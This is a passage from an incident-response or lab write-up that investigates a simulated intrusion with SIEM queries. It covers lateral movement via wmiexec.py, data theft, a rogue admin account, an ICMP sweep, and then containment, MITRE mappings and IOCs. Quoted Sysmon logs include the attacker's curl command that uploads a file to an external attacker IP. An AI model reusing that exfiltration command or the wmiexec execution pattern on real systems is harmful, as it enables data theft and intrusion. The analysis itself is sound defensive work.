<13>Nov 08 14:35:39 HD-FIN-03 AgentDevice=WindowsLog AgentLogFile=Microsoft-Windows-Sysmon/Operational PluginVersion=7.2.9.105 Source=Microsoft-Windows-Sysmon Computer=HD-FIN-03.hackdefend.local OriginatingComputer=192.168.10.15 User=SYSTEM Domain=NT AUTHORITY EventID=8 EventIDCode=8 EventType=4 EventCategory=8 RecordNumber=33449 TimeGenerated=1604874937 TimeWritten=1604874937 Level=Informational Keywords=0x8000000000000000 Task=SysmonTask-SYSMON_CREATE_REMOTE_THREAD Opcode=Info Message=CreateRemoteThread detected: RuleName: - UtcTime: 2020-11-08 22:35:37.718 SourceProcessGuid: {a72af1fb-7197-5fa8-4701-000000001c00} SourceProcessId: 7384 SourceImage: C:\Users\nour.HACKDEFEND\FSETPBEUslek.exe TargetProcessGuid: {a72af1fb-72b9-5fa8-5601-000000001c00} TargetProcessId: 3828 TargetImage: C:\Windows\SysWOW64\notepad.exe NewThreadId: 3852 StartAddress: 0x0000000068F0000 StartModule: - StartFunction: -

20) **What is the name of the tool used for lateral movement ?**

- I started looking for some interesting Process and Command line, and after a long analysis and filtering, I came across some interesting Commandline to look for => " cmd.exe /Q /c dir /s/b 1>\\127.0.0.1\ADMIN\$__1604917981.0572538 2>&1 "
- A quick search on google revealed wmiexec uses the following format as a template for executing commands: cmd.exe /Q /c 1> \\127.0.0.1\ADMIN\$ 2>&1.
- Wmiexec allows a threat actor to execute commands on a remote system and/or establish a semi-interactive shell on a remote host.
- A detail analysis along with the hunting guide is provided into the link below.
- So with this reference, we can say with very high confidence, the tools used for lateral movement is wmiexec.py.
- Here's Reference for wmiexec.py tool => https://riccardoancarani.github.io/2020-05-10-hunting-for-impacket/?source=post_page-----75f41bc2791c-----#wmiexecpy

Quick Filter

Search

Start Time

1/10/2020

8:58

End Time

30/11/2020

9:03

Update

View:

Select An Option

Display:

Custom

Results Limit

1,000

Completed

Grouping By:

Process CommandLine (custom)

Using Search: no noise

Current Statistics

Total Results

17,107 (10KB Total)

Data Files Searched

17,107 (10MB Total)

Compressed Data Files Searched

0 (0B Total)

Index File Count

0 (0B Total)

Duration

0:00:00

More Details

Payload Information

utf hex base64

☒ Wrap Text

<13>Nov 09 02:42:24 192.168.13.11 AgentDevice-WindowsLog AgentLogFile=Microsoft-Windows-Sysmon/Operational PluginVersion=7.2.9.105 Source=Microsoft-Windows-Sysmon Computer=HD-mgmt-01.hackdefend.local OriginatingComputer=192.168.13.11 User=SYSTEM Domain=NT AUTHORITY EventID=1 EventIDCode=1 EventType=4 EventCategory=1 RecordNumber=18892 TimeGenerated=1604918541 TimeWritten=1604918541 Level=Informational Keywords=0x8000000000000000 Task=SysmonTask-SYSMON_CREATE_PROCESS Opcode=Info Message=Process Create: RuleName: - UtcTime: 2020-11-09 10:42:21.111 ProcessGuid: {8ef54022-1d0d-5fa9-dc02-000000001100} ProcessId: 6940 Image: C:\Windows\System32\cmd.exe FileVersion: 10.0.18362.449 (WinBuild.160101.0800) Description: Windows Command Processor Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: Cmd.Exe CommandLine: cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN\$__1604917981.0572538 2>&1 CurrentDirectory: C:\Users\rami.hackdefend\desktop\ User: HACKDEFEND\Administrator LogonGui

21) Attacker exfiltrated one file, what is the name of the tool used for exfiltration ?

- Searching for the events where there was communication with the attacker.
- We can filter for any payload contain attacker IP address (192.20.80.25), and log source isn't zeek_conn , add column Process Commandline
- Tool used for exfiltration is => curl

Quick Filter

Start Time

1/10/2020

8:58

End Time

30/11/2020

9:03

Update

View:

Select An Option:

Display:

Custom

Results Limit

1,000

Grouping By:

Process CommandLine (custom)

Current Filters:

Payload Contains is 192.20.80.25

(Clear Filter)

Log Source is not Zeek_conn

(Clear Filter)

Current Statistics

Total Results

15 (310B Total)

Compressed Data Files Searched

0 (0B Total)

Duration

833ms

Data Files Searched

3,247 (7.7MB Total)

Index File Count

200 (404.7KB Total)

More Details

(Hide Charts)

Process CommandLine (custom)	Event Name (Unique Count)	Log Source (Unique Count)	Event Count (Sum)	Start Time (Minimum)	Low Level Category (Unique Count)	Source IP (Unique Count)	Source Port (Unique Count)
N/A	Multiple (5)	Multiple (5)	12	10/10/2020 8:58:10	Multiple (5)	Multiple (5)	Multiple (4)
cmd.exe /Q /c curl -X PUT --upload-file sami.x/sx http://192.20.80.25:8000 1> \\127.0.0.1\ADMIN\$_1604917392.4554174 2>&1	Process Create	HD-FIN-02	2	10/10/2020 9:03:00	Process Creation...	192.168.10.29	0

22) Who is the other legitimate domain admin other than the administrator ?

- To find the other domain admin, I applied a filter for event ID 4672: Special privileges assigned to new logon and grouped by usernames.
- Add Column Username to get all usernames displayed, We found other username rambo and adam, revoke rambo because this username created by attacker as previous analysis so other username is adam

Quick Filter

Start Time

1/10/2020

9:45

End Time

30/11/2020

9:51

Update

View:

Select An Option:

Display:

Custom

Results Limit

1,000

Grouping By:

Username

Current Filters:

EventID (custom) is any of 4672

(Clear Filter)

Current Statistics

Total Results 1,042 (1.51B Total)

Data Files Searched 3,208 (7.8MB Total)

Compressed Data Files Searched

Index File Count

(.B Total)

(.B Total)

Duration 5s 2.9ms

More Details

Username	Event Name (Unique Count)	Log Source (Unique Count)	Event Count (Sum)	Start Time (Minimum)	Low Level Category (Unique Count)	Source IP (Unique Count)	Source Port (Unique Count)	Destination IP (Unique Count)	Destination Port (Unique Count)
N/A	Success Audit: Successful logon with administrative or special privileges	Multiple (6)	2,577	10/10/2020 9:45:59	Admin Login Success	Multiple (6)	0	Multiple (6)	0
Administrator	Success Audit: Successful logon with administrative or special privileges	Multiple (4)	56	10/10/2020 9:46:40	Admin Login Success	Multiple (4)	0	Multiple (4)	0
DWM-1	Success Audit: Successful logon with administrative or special privileges	Multiple (5)	16	10/10/2020 11:21:10	Admin Login Success	Multiple (5)	0	Multiple (5)	0
Adam	Success Audit: Successful logon with administrative or special privileges	Multiple (2)	12	10/10/2020 11:20:50	Admin Login Success	Multiple (2)	0	Multiple (2)	0
LOCAL SERVICE	Success Audit: Successful logon with administrative or special privileges	Multiple (5)	6	10/10/2020 11:21:10	Admin Login Success	Multiple (5)	0	Multiple (5)	0
adam	Success Audit: Successful logon with administrative or special privileges	HD-IT-01	2	10/10/2020 11:20:50	Admin Login Success	192.168.11.11	0	192.168.11.11	0
rambo	Success Audit: Successful logon with administrative or special privileges	DC	1	10/10/2020 9:46:43	Admin Login Success	192.168.20.20	0	192.168.20.20	0

23) The attacker used the host discovery technique to know how many hosts available in a certain network, what is the network the hacker scanned from the host IP 1 to 30 ?

- As previous analysis we found that the attacker used to scan a network with protocol => icmp_ip
- The first infected machine was 192.168.10.15, so we can add filter for Source IP is 192.168.10.15.
- We can filter for log_source is Zeek_conn, From results Network Range Attacker scanned is 192.168.20.0/24

Quick Filter

Start Time1/10/20209:45End Time30/11/20209:51Update

View: Select An Option:Display: CustomResults Limit1,000

Current Filters:
Protocol is ICMP:icmp_ip (Clear Filter) Source IP is 192.168.10.15 (Clear Filter) Log Source is Zeek_conn (Clear Filter)

Current Statistics

Search... Quick Searches Add Filter Save Criteria Save Results Cancel False Positive Rules Actions

Source IP	Log Source	Event Name	Event Count	Start Time	Low Level Category	Source Port	Destination IP	Destination Port	Magnitude
192.168.10.15	Zeek_conn	connection record	1	10/10/2020 9:45:38	Netflow Record	8	223.155.249	0	100%
192.168.10.15	Zeek_conn	connection record	1	10/10/2020 8:56:41	Netflow Record	8	8.247.201.254	0	100%
192.168.10.15	Zeek_conn	connection record	1	10/10/2020 8:51:38	Netflow Record	3	192.168.10.29	3	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:57:12	Netflow Record	8	204.79.197.200	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 10:46:12	Netflow Record	8	93.184.221.240	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 10:27:04	Netflow Record	3	192.168.20.20	3	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:08:03	Netflow Record	8	192.168.20.28	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:08:06	Netflow Record	8	192.168.20.29	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:08:10	Netflow Record	8	192.168.20.30	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:02	Netflow Record	8	192.168.20.11	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:05	Netflow Record	8	192.168.20.12	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:09	Netflow Record	8	192.168.20.13	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:13	Netflow Record	8	192.168.20.14	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:17	Netflow Record	8	192.168.20.15	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:21	Netflow Record	8	192.168.20.16	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:25	Netflow Record	8	192.168.20.17	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:29	Netflow Record	8	192.168.20.18	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:33	Netflow Record	8	192.168.20.19	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:37	Netflow Record	8	192.168.20.20	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:37	Netflow Record	8	192.168.20.21	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:41	Netflow Record	8	192.168.20.22	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:45	Netflow Record	8	192.168.20.23	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:49	Netflow Record	8	192.168.20.24	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:53	Netflow Record	8	192.168.20.25	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:07:58	Netflow Record	8	192.168.20.27	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:08:00	Netflow Record	8	192.168.20.2	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:08:00	Netflow Record	8	192.168.20.1	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:08:09	Netflow Record	8	192.168.20.3	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:08:14	Netflow Record	8	192.168.20.4	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:08:17	Netflow Record	8	192.168.20.5	0	100%
192.168.10.15	Zeek_conn	connection record	1	11/11/2020 11:08:21	Netflow Record	8	192.168.20.6	0	100%

Displaying 1 to 37 of 37 items (Elapsed time: 0:00:00.073)

24) *What is the name of the employee who hired the attacker ?*

- The attacker exfiltrated the file " sami.xlsx " and was seen trying to cover it up by then deleting the same excel file from the desktop, which indicates the name of the employee who hired the attacker was => **sami**

Payload Information

utfhexbase64

☒ Wrap Text

<13>Nov 09 02:29:52 192.168.10.29 AgentDevice=WindowsLog AgentLogFile=Microsoft-Windows-Sysmon/Operational PluginVersion=7.2.9.105 Source=Microsoft-Windows-Sysmon Computer=HD-fin-02.hackdefend.local OriginatingComputer=192.168.10.29 User=SYSTEM Domain=NT AUTHORITY EventID=1 EventIDCode=1 EventType=4 EventCategory=1 RecordNumber=7021 TimeGenerated=1604917788 TimeWritten=1604917788 Level=Informational Keywords=0x0000000000000000 Task=SysmonTask-SYSMON_CREATE_PROCESS Opcode=Info Message=Process Create: RuleName: - UtcTime: 2020-11-09 10:29:48.728 ProcessGuid: {dc7cfe49-1alc-5fa9-c901-000000000e00} ProcessId: 5980 Image: C:\Windows\System32\cmd.exe FileVersion: 10.0.18362.449 (WinBuild.160101.0800) Description: Windows Command Processor Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: Cmd.Exe CommandLine: cmd.exe /Q /c curl -X PUT --upload-file sami.xlsx http://192.20.80.25:8000 1> \\127.0.0.1\ADMIN\$_1604917392.4554174 2>&1 CurrentDirectory: C:\Users\sarah.hac

Containment:

To effectively contain the incident and mitigate further risks, the following actions were executed:

- **Immediate Network Isolation:**
 - All compromised machines, including HD-FIN-03 (192.168.10.15) and MGNT-01 (192.168.11.13), were immediately disconnected from the internal network. This halted the attacker's ability to perform lateral movement and stopped any ongoing data exfiltration attempts.
- **Blocking Malicious IP Addresses:**
 - The malicious external IP address (192.20.80.25), associated with the attacker's command-and-control server, was blacklisted at the network perimeter firewall.
 - Network filtering rules were updated to prevent any communication with known attacker-controlled infrastructure.
- **User Account Lockdown:**
 - The unauthorized user account "rambo," created by the attacker, was immediately disabled, and a thorough audit was conducted to check if other unauthorized accounts were added to the domain.
 - All privileged accounts, including Domain Admin accounts, had their passwords force-reset, and Multi-Factor Authentication (MFA) was enforced across critical accounts to mitigate unauthorized access.
- **Endpoint Protection Enhancement:**
 - All compromised endpoints were scanned with updated anti-malware tools. Compromised machines were wiped and re-imaged to eliminate any residual threats.
 - Advanced endpoint detection and response (EDR) solutions were deployed to actively monitor suspicious behaviors in real-time.
- **Enhanced Monitoring and Logging:**
 - Additional logging policies were enforced, including PowerShell script logging, process creation monitoring, and Sysmon deployment across critical assets.
 - QRadar SIEM was updated with new correlation rules to monitor for similar tactics used during this attack, particularly suspicious PowerShell execution and privilege escalation attempts.
- **Incident Reporting and Escalation:**
 - The security team immediately reported the breach to upper management, and external agencies were contacted, including local law enforcement and the company's cybersecurity insurance provider, as per incident response protocols.
- **Restoration and Recovery:**
 - Once the threat was fully contained, business operations were gradually restored, and data backups were used to recover any compromised systems.

Lesson learned:

- **Insider Threat Detection:**
 - The attack leveraged insider involvement, and QRadar played a key role in tracking suspicious activities related to this. Stronger internal monitoring is required to detect abnormal behaviors and insider risks.
- **Tuning Correlation Rules for Prioritization:**
 - QRadar generated a large volume of offenses, complicating prioritization. Fine-tuning the correlation rules is necessary to focus on high-severity offenses, such as suspicious process execution or lateral movement.
- **Lateral Movement and Persistence Detection:**
 - The attacker used **wmiexec.py** for lateral movement and employed persistence techniques like modifying the registry (MITRE T1547.001). Improving the detection of these tactics within QRadar will enhance early warning capabilities.
- **Exfiltration Monitoring and Prevention:**
 - The attacker exfiltrated data using **curl**. Enhanced monitoring for outbound traffic and detection of exfiltration tools like **curl** or **PowerShell** will help prevent data theft.
- **Process Injection Detection:**
 - Process injection was identified (e.g., **FSETPBEUslek.exe** into **notepad.exe**). Enhanced detection mechanisms for process injection are needed, particularly tracking events where one process creates threads in another.
- **Incident Response Playbooks for Insider Threats:**
 - The attacker escalated privileges with insider assistance, creating the user account **rambo**. Incident response playbooks must include specific procedures for insider threat scenarios to ensure rapid identification and containment.
- **Command-Line Monitoring for Host Discovery and Execution:**
 - The attacker used **PowerShell** and command-line tools to perform host discovery and execute remote commands. Strengthening command-line monitoring, especially for reconnaissance and execution commands, will improve detection.
- **Regular Post-Incident Reviews and Rule Updates:**
 - Early indicators of compromise, such as file searches related to **Project48**, were missed. Regular post-incident reviews are critical for refining detection rules and improving early-stage alerting mechanisms.

Appendix

MITRE:

Observed Attack Behavior	MITRE ATT&CK Technique
Persistence established via registry modification	T1547.001 - Persistence via Registry Run Keys/Startup Folders
Exfiltration of data using <code>curl</code> tool	T1071.001 - Application Layer Protocol: Web Protocols
Lateral movement using <code>wmiexec.py</code>	T1047 - Windows Management Instrumentation (WMI)
Process injection observed in Sysmon logs	T1055 - Process Injection
PowerShell commands used for host discovery	T1086 - PowerShell
Account discovery to escalate privileges	T1087 - Account Discovery

Artifacts

IOCs Type	Value
IP Address (Attacker)	192.20.80.25 (attacker's public IP address)
IP Address (Infected Machine)	192.168.10.15 (first infected machine)
IP Address (Second Target)	192.168.11.13 (second targeted system)
IP Address (Malicious Communication)	192.168.20.20 (communicating with malicious server)
Malicious File MD5 Hash	9D08221599FCD9D35D11F9CBD6A0DEA3
Malicious Files Name	important_instructions.docx (initial infection) sami.xlsx (file attacker tried to delete to cover tracks)
Lateral Movement Tool	wmiexec.py (used for lateral movement)
New User Account	rambo (created by attacker)
Command/Script used	PowerShell command: cmd.exe /Q /c reg query HKLM... (checking for logging)
Exfiltration Tool	curl (used for data exfiltration)
Protocol Used for Discovery	ICMP (used for host discovery)
Process Injection Tool	FSETPBEUslek.exe (injected into notepad.exe)